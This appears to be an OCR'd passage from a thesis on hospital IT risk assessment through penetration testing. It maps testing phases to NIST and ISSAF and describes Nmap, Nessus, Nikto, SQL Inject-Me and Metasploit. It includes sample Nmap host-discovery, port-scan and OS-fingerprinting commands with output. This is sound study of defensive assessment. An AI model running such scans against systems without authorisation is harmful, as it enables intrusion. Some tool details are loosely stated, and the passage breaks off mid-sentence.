



Figure 2.5 Approach & Methodology

**1. Planning and Preparation**

This is the phase involving planning and preparation for the testing. Before the testing, there must be official signing from both parties to prevent subsequent lawsuits. In addition, this is also the phase for specifying work team identification, definite testing times and dates, testing scope and testing methods.

**2. Assessment**

This is the phase involving assessment of the target's IT system in order to identify all vulnerabilities existing in the IT system using various testing instruments. This phase is divided into the following nine steps: 1) Information Gathering; 2) Network Mapping; 3) Vulnerability Identification; 4) Penetration; 5) Gaining Access & Privilege Escalation; 6) Enumerating Further; 7) Compromise Remote Users/Sites; 8) Maintaining Access and 9) Covering Tracks.

**3. Report, Clean Up and Destroy Artifacts**

This is the phase for preparing a report explaining all test procedures and test results with instructions for system improvement or amendment comprising the following: 1) summary report; 2) work scope; 3) test instrument; 4) test date and time; 5) test results from all steps; 6) vulnerability identification report and solutions and 7)A list of Action points (what recommendation to perform first, what is the recommended solution).

Following completion of the test, the data generated or stored in the IT system during the test will be deleted to prevent it from being used by attackers.

According to the study on standards, we can summarize penetration testing phases as follows: 1) information gathering; 2) Vulnerability assessment; 3) Exploitation and 4) Report, as shown in Figure 2.5.





Figure 2.6 Penetration Testing Methodology

**Table 2.3 Mapping the process of Penetration Testing.**

| Penetration testing | NIST | ISSAF |
|---|---|---|
| Information Gathering | Planning phase | Planning and preparation |
| Vulnerability Assessment | Discovery phase | Assessment |
| | | - Information Gathering |
| | | - Network Mapping |
| | | - Vulnerability Identification |
| Exploitation | Attack phase | - Penetration |
| | - Gaining Access | - Gaining Access & Privilege Escalation |
| | - Escalating Privileges | |
| | - System Browsing | - Enumerating Further |
| | | - Compromise Remote Users/Sites |
| | - Install Additional Tools | - Maintaining Access |
| | | - Covering Tracks |
| Report | Report phase | Reporting, clean up & destroy artifacts |

***1. Information Gathering*** – This involves the gathering of feasible data on the target. Information can be divided into two steps, namely, technique methods (DNS/WHOIS) and non-technique methods (search engine, news groups and mailing lists, etc.) This is the first step of security testing. Thus, data gathering is very important and allows us to have all of the target's feasible data. Most data can be found from public sources on the internet and from the organization storing the data at a central unit (such as a tax agency, library, etc). In this research, data is gathered from inquiries made at the hospital in order to minimize testing procedures.

***2. Vulnerability Assessment*** - This stage involves the assessment of vulnerabilities occurring in the system and considering the vulnerabilities discovered in order to assess the impact of the vulnerabilities and prioritize their significance in addition to coming up with a guideline for resolving the problem. The process consists of the following four steps: 1) Network scanning, 2) Vulnerability scanning, 3) Database Vulnerability scanning and 4) Web Server Vulnerability scanning.

- Network Scanning - This is the step involving the search for technical data of the target by the scanning of the entire network using a scanning instrument. The goal is to identify an active host, open ports and operation system fingerprinting. It is beneficial to check for unauthorized hosts connected to the organization's network, to identify vulnerable services, to identify deviations from the permitted services defined in the organization's security policy, to prepare for penetration testing, to assist in the configuration of the intrusion detection system (IDS) and to collect forensics evidence [23].

- Network Vulnerability is the step of identifying vulnerabilities occurring in the system and their impact in order to identify the attack route and scenarios for exploitation.

- Database Vulnerability scanning is step to test and identify vulnerabilities and inappropriate configuration within databases giving providing both the Database Administrator (DBA) and Security Officer Peace of mind about the security of their database.

- Web Server Vulnerability scanning is step to test web application for vulnerabilities that can be used to compromise or vandalize web applications. This service can be used to assess the security of applications from top to bottom, including

network and operating system checks, web server software (Apache, IIS, Nginx) and configuration tests, and can identify possible points of entry into back-end systems and databases your application talks to. The engine that powers this service can also evaluate scripting languages and technologies common in AJAX applications, it is a very comprehensive scan that doesn't take a lot of lead time and generates reports suitable for developers, engineers, and service owners [24].

***3. Exploitation*** is penetration testing step, which uses information from previous step for identifying vulnerability and effect in information system. This research uses Matasploit application for penetration testing, which can be separated into two types as follow;

- Live system is the process to test server in real place which the data is reliable information but sometime we tested in the real place it may be effect on objective server by stop working or lost data.

- Clone system is test server in operating room by clone as live system in operating room which data have reliable less than live system but it help to decrease the risk of damage objective server.

**Table 2.4 Mapping the type of Exploitation**

| **Mapping** | **Live system** | **Clone system** |
|---|---|---|
| 1) Place | Live place | Lab room |
| 2) Accuracy | Accurate | pretty incorrect |
| 3) Impact may occur on system | Yes, because it may make lost system and information damage | No, because Clone take information to test in lab room that is not have impact on live system |

***4. Report*** is procedure that reports every phase include the vulnerability, severe level that found in testing, and solution.

## 2.5 Research Tools

This section involves the study of the instruments used in this thesis. Each of the tools has a different purpose according to stages of penetration testing. The instruments used in this study are highly efficient freeware.

**1. Nmap**

Nmap (Network Mapper) is open source tool. It is most often used by network administrators and IT security professionals to scan enterprise networks, looking for live hosts, specific services, or specific operating systems. Nmap is the ability to create IP packets from scratch and send them out utilizing unique methodologies to perform the above-mentioned types of scans and more. And Nmap is easily installed on everything from Windows and Unix. [25]

*Host discovery* is the target network scanning to find a host that is turned on. Nmap uses a variety of techniques to determine if a host is active by attempting to request a response from a host. The simplest way to perform host discovery is to perform a ping scan:

```
# nmap -sP 192.168.2.0/24
Starting Nmap 4.50 (http://insecure.org) at 2007-12-28 11:40 EST
Host 192.168.2.1 appears to be up.
Host 192.168.2.3 appears to be up.
Host 192.168.2.4 appears to be up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.281 seconds
```

*Port scan* is scanning network or target host to examine the opened port. Nmap performs a TCP SYN scan (*-sS*) ( user have root or administrator privileges) or half-open or SYN Stealth, is quick and provides reliable results for open, closed and filtered. (SYN – ACK response = open, RST response = close, No response = filtered) You can also perform it with the following command line option:

```
# nmap -sS 192.168.2.3
Starting Nmap 4.50 (http://insecure.org) at 2007-12-28 09:46 Eastern
Standard Time
```

```
Interesting ports on 192.168.2.3:
Not shown: 1707 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
3389/tcp open ms-term-serv
8081/tcp open blackice-icecap
Nmap done: 1 IP address (1 host up) scanned in 26.248 seconds
```

And If a user doesn't have root or administrator privileges, Nmap will perform the TCP connect scan (*-sT* ) or Three-way Handshake by default. For example command-line:

```
# nmap -sT 192.168.2.3
Starting Nmap 4.50 (http://insecure.org) at 2007-12-28 09:52 Eastern
Standard Time
Interesting ports on 192.168.2.3:
Not shown: 1704 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
110/tcp open pop3
135/tcp open msrpc
139/tcp open netbios-ssn
3389/tcp open ms-term-serv
8081/tcp open blackice-icecap
Nmap done: 1 IP address (1 host up) scanned in 365.014 seconds
```

*OS fingerprinting* is the examination of operating system of target. Nmap performs OS detection by probing the target host and analyzing the responses. Each OS has distinctive responses to the probes which identify the OS and result in an OS fi ngerprint. For example command-line:

```
# nmap -O 192.168.100.2
Starting Nmap 4.50 (http://insecure.org) at 2008-01-03 21:40 EST
Interesting ports on 192.168.100.2:
```

Not shown: 1709 closed ports
PORT STATE SERVICE
631/tcp open ipp
1033/tcp open netinfo
Device type: general purpose
Running: Apple Mac OS X 10.4.X
OS details: Apple Mac OS X 10.4.8 – 10.4.10 (Tiger) (Darwin 8.8.0 – 8.10.2)
Network Distance: 0 hops
OS detection performed. Please report any incorrect results at http://insecure.
org/nmap/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.844 seconds

**2. Nessus**

Nessus is an efficient instrument for testing vulnerabilities developed by Tenable Network Security. Nessus tests operating ports and services. It is also capable of identifying vulnerabilities, severity and impacts to the system. Nessus can be used with Windows, Linux, and Unix. There are free versions and pay versions [26].

Nessus can efficiently scan for vulnerabilities and assess severity at multiple levels such as high risk, moderate risk, low risk and major risk. It can clearly sort into types, thereby making it easy to use. It can also perform multiple IP address scans, as shown in Figure 2.7 [27].





Figure 2.7 Nessus host summary

For policy, Nessus can set and amend the policy used in the test without complications; it can also screen or select plugins used in the testing, as shown in Figure 2.8 [28].





Figure 2.8 Nessus plugin filter

For reports, Nessus uses a plugin to screen results acquired from the target scan, thereby making it easy to understand and use. It can generate reports in PDF and XML file formats, as shown in Figure 2.9 [29].





Figure 2.9 Nessus PDF report format

**3. Nikto**

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6500 potentially dangerous files/CGIs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated [30].





Figure 2.10 Nikto versions 2.02

**4. Sql injection Me**

SQL Injection vulnerabilities can cause a lot of damage to a web application. A malicious user can possibly view records, delete records, drop tables or gain access to your server. SQL Inject-Me is the Exploit-Me tool used to test for SQL Injection vulnerabilities [31].





Figure 2.11 SQL inject Me.

**5. Metasploit Framework**

Metasploit is a program used to develop and test the attack in exploit format, which is an attack through the computer network's vulnerabilities aimed at gaining control of the target, to amend data or to make the target stop functioning. Metasploit comes in two versions, Metasploit Express, a free version, and Metasploit Pro, a paid version and a GUI (Graphic User Interface).

Metasploit was developed by H.D. Moore, who is currently the Chief Security Officer of Rapid 7. Initially, Metasploit was developed from a computer language called Perl and later developed in Ruby. Then it was purchased by Rapid 7, a company involved with computer network vulnerability management.

Metasplooit has the ability to test for vulnerabilities in a computer network for the purpose of preventing and identifying these vulnerabilities. Metasploit's structure is divided by usage in various modules for program developers and users, as shown in Figure 2.12 [32].





Figure 2.12 Metasploit framework architecture

- Exploits are places that store exploits in the vulnerability of the operation system or the form of usage of the vulnerability.

- Payloads are places that store code sent along with exploit for use after the exploitation is successful, for example, the calling of command shell.

- Encoders are places that store various encodings.

- Nops are another place to store the parts for controlling payloads, e.g. the controllers preventing payloads from inspection by IDS.

- Auxiliary are places storing parts other than the exploitation, e.g. the part that is used for brute force.

- Posts are places storing codes used after the exploitation has been successfully performed, e.g. clear log.

Metasploit can be used in the following four ways: 1) Console, 2) CLI (Command line Interface), 3) Web and 4) GUI (Graphic User interface).

.

# CHAPTER III
# RESEARCH METHODOLOGY

In this chapter, the researcher will present a conceptual framework on risk assessment technique by applying penetration testing in the procedure to assess the ability to control IT system vulnerabilities in hospitals. The research scope is at the hospital's operation system. The procedures are shown in Figure 3.1.





Figure 3.1 Risk assessment process

This research will develop a framework from the risk analysis process [7] in data collection procedures. The study will implement penetration testing in hospital data collection, which will have more effective and accurate outcomes than data collection from questionnaires used in previous data collection procedures in the risk analysis process [7] because data collection from questionnaires may be subject to

errors from reliance on the respondents' subjective feelings. Moreover, penetration testing can reveal the vulnerability in information systems and potential impacts on a hospital.

## 3.1 Information gathering

### 3.1.1 Risk assessment and Penetration testing

These steps involve the study of procedures and methods for risk analysis from guidelines and standards in order to set suitable risk analysis techniques. A suitable method involves assessing the ability to control the vulnerabilities of a system by means of penetration testing, and the threat the research is interested in is the threat from hackers who can attack the system from inside and outside the hospital.

**Table 3.1 threat definition**

| Threat | Threat definition | Threat action |
|---|---|---|
| Hackers | Hacker or cracker, who accesses a computer system by circumventing its security system. | - Hacking<br>- Social engineering<br>- System intrusion, break-ins<br>- Unauthorized System access |

We can divide into 3 parts: 1) Educational standard of Risk analysis 2) Educational standard of Penetration testing and 3) Information gathering from hospital;

1) Educational standard of Risk analysis in this part is the educational standard and guideline involve with risk analysis which standard for using in this applied is NIST (Chapter 2.3).

2) Educational standard of Penetration testing in this part is the educational standard and guideline involve with risk analysis which standard for using in this applied is NIST and ISSAF.

3) Information gathering from hospital which this part is an information gathering of necessary data to use in Penetrability testing it can be divided into 3 steps ; 1) Scope of work 2) System Characterization 3) Vulnerability Assessment

3.1) *Scope of work*: This step is determine the scope of work including the duration of testing such as the scope of server level or network, the 1 month of testing duration and the testing can only work in 04.00 pm. because some testing cannot be available while the hospital serving or too many user there against the damaging of hospital system.

3.2) *System Characterization*: System characterization is the step of planning and gathering the primary information of the hospital information system and the scope of penetrability testing which the necessary data;

- Domain name
- Server name
- IP Address
- Network Map
- System and Service

3.3) *Vulnerability Assessment*

The procedure to finding the target vulnerability by use the popular tool in Penetrability testing process that is Nmap and Nessus. The step of testing divided into 2 steps; 1) Network Scanning 2) Network Vulnerability Scanning 3) Database and Web Server Vulnerability Scanning and 4) Exploitation

a) Network Scanning

Network scanning is step to find the technical information of objective by scan all connected network with scan tool. The objective id Network scanning for identifies the active Host, open ports and operation system fingerprinting moreover this method is useful in term of Check for unauthorized hosts connected to the organization’s network, Identify vulnerable services, Identify deviations from the allowed services defined in the organization’s security policy, Prepare for penetration

testing, Assist in the configuration of the intrusion detection system (IDS), and Collect forensics evidence [20]. The objectives of Nmap divided into 3 steps;

